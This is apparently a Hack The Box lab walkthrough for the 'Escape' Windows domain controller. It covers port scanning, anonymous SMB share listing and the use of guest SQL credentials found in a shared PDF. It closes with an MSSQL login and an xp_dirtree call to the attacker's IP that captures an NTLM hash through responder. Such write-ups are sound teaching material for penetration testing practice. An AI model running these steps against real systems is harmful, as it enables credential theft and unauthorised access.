
Escape Walkthrough

Machine IP - `10.10.11.202`

Nmap Scan - `nmap -A -sC -sV -T4 -p- -Pn 10.10.11.202 -oN NmapScan.txt`




```
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-03-08 21:43:58Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., S
ite: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc.sequel.htb
| Subject Alternative Name: othername:<unsupported>, DNS:dc.sequel.htb
| Not valid before: 2022-11-18T21:20:35
|_Not valid after:  2023-11-18T21:20:35
|_ssl-date: 2023-03-08T21:45:29+00:00; +7h59m59s from scanner time.
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., S
ite: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc.sequel.htb
| Subject Alternative Name: othername:<unsupported>, DNS:dc.sequel.htb
| Not valid before: 2022-11-18T21:20:35
|_Not valid after:  2023-11-18T21:20:35
|_ssl-date: 2023-03-08T21:45:29+00:00; +7h59m59s from scanner time.
1433/tcp  open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2023-03-08T16:48:12
|_Not valid after:  2053-03-08T16:48:12
| ms-sql-ntlm-info:
|   Target_Name: sequel
|   NetBIOS_Domain_Name: sequel
|   NetBIOS_Computer_Name: DC
|   DNS_Domain_Name: sequel.htb
|   DNS_Computer_Name: dc.sequel.htb
|   DNS_Tree_Name: sequel.htb
|_  Product_Version: 10.0.17763
|_ssl-date: 2023-03-08T21:45:29+00:00; +7h59m59s from scanner time.
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., S
ite: Default-First-Site-Name)
|_ssl-date: 2023-03-08T21:45:29+00:00; +7h59m59s from scanner time.
| ssl-cert: Subject: commonName=dc.sequel.htb
| Subject Alternative Name: othername:<unsupported>, DNS:dc.sequel.htb
| Not valid before: 2022-11-18T21:20:35
|_Not valid after:  2023-11-18T21:20:35
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., S
ite: Default-First-Site-Name)
```

From this we can get to know its an Active Directory environment.


We can start by enumerating the SMB on 139

`smbclient -L \\\\10.10.11.202\\`



```
┌─[aurora@parrot]─[~/HackTheBox/Windows/Escape]
└──╼ $smbclient -L \\\\10.10.11.202\\
Password for [WORKGROUP\aurora]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Public          Disk
        SYSVOL          Disk      Logon server share
SMB1 disabled -- no workgroup available
┌─[aurora@parrot]─[~/HackTheBox/Windows/Escape]
└──╼ $
```


`smbclient \\\\10.10.11.202\\Public`



```
┌─[aurora@parrot]─[~/HackTheBox/Windows/Escape]
└──╼ $smbclient -L \\\\10.10.11.202\\
Password for [WORKGROUP\aurora]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Public          Disk
        SYSVOL          Disk      Logon server share
SMB1 disabled -- no workgroup available
┌─[aurora@parrot]─[~/HackTheBox/Windows/Escape]
└──╼ $smbclient \\\\10.10.11.202\\Public
Password for [WORKGROUP\aurora]:
Try "help" to get a list of possible commands.
smb: \> ls -la
NT_STATUS_NO_SUCH_FILE listing \-la
smb: \> ls
  .                                   D        0  Sat Nov 19 17:21:25 2022
  ..                                  D        0  Sat Nov 19 17:21:25 2022
  SQL Server Procedures.pdf           A    49551  Fri Nov 18 19:09:43 2022

                5184255 blocks of size 4096. 1464657 blocks available
smb: \>
```

Retrieve the `SQL Server Procedures.pdf` using `mget *`

Then on our system `firefox SQL\ Server\ Procedures.pdf`



SQL Server Procedures

Since last year we've got quite few accidents with our SQL Servers (looking at you Ryan, with your instance on the DC, why should you even put a mock instance on the DC?!). So Tom decided it was a good idea to write a basic procedure on how to access and then test any changes to the database. Of course none of this will be done on the live server, we cloned the DC mockup to a dedicated server.
Tom will remove the instance from the DC as soon as he comes back from his vacation.
The second reason behind this document is to work like a guide when no senior can be available for all juniors.

Accessing from Domain Joined machine

1. Use SQL Management Studio specifying "Windows" authentication which you can donwload here: https://learn.microsoft.com/en-us/sql/ssms/download-sql-server-management-studio-ssms?view=sql-server-ver16
2. In the "Server Name" field, input the server name.
3. Specify "Windows Authentication" and you should be good to go.
4. Access the database and make that you need. Everything will be resynced with the Live server overnight.

Accessing from non domain joined machine

Accessing from non domain joined machines can be a little harder.
The procedure is the same as the domain joined machine but you need to spawn a command prompt and run the following command: `cmdkey /add:"<serverName>.sequel.htb" /user:"sequel\<userame>" /pass:<password>`. Follow the other steps from above procedure.


If any problem arises, please send a mail to Brandon

Bonus

For new hired and those that are still waiting their users to be created and perms assigned, can sneak a peek at the Database with user `PublicUser` and password `GuestUserCantWrite1`.
Refer to the previous guidelines and make sure to switch the "Windows Authentication" to "SQL Server Authentication".

Since we have the usename and password we can login to the MSSQL Server


```
impacket-mssqlclient PublicUser:GuestUserCantWrite1@10.10.11.202
```



```
┌─[aurora@parrot]─[~/HackTheBox/Windows/Escape]
└──╼ $impacket-mssqlclient PublicUser:GuestUserCantWrite1@10.10.11.202
Impacket v0.10.1.dev1+20221214.172823.8799a1a2 - Copyright 2022 Fortra

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC\SQLMOCK): Line 1: Changed database context to 'master'.
[*] INFO(DC\SQLMOCK): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL> help

     lcd {path}                 - changes the current local directory to {path}
     exit                       - terminates the server process (and this session)
     enable_xp_cmdshell         - you know what it means
     disable_xp_cmdshell        - you know what it means
     xp_cmdshell {cmd}          - executes cmd using xp_cmdshell
     sp_start_job {cmd}         - executes cmd using the sql server agent (blind)
     ! {cmd}                    - executes a local shell cmd

SQL>
```

Use these links - https://hacktricks.boitatech.com.br/pentesting/pentesting-mssql-microsoft-sql-server
https://book.hacktricks.xyz/network-services-pentesting/pentesting-mssql-microsoft-sql-server
To enumerate the SQL server.

Capture the NTLM hash using `responder`
On a Tab - `sudo responder -I tun0`
On the SQL Server tab - `exec master..xp_dirtree '\\10.10.14.36\test'`



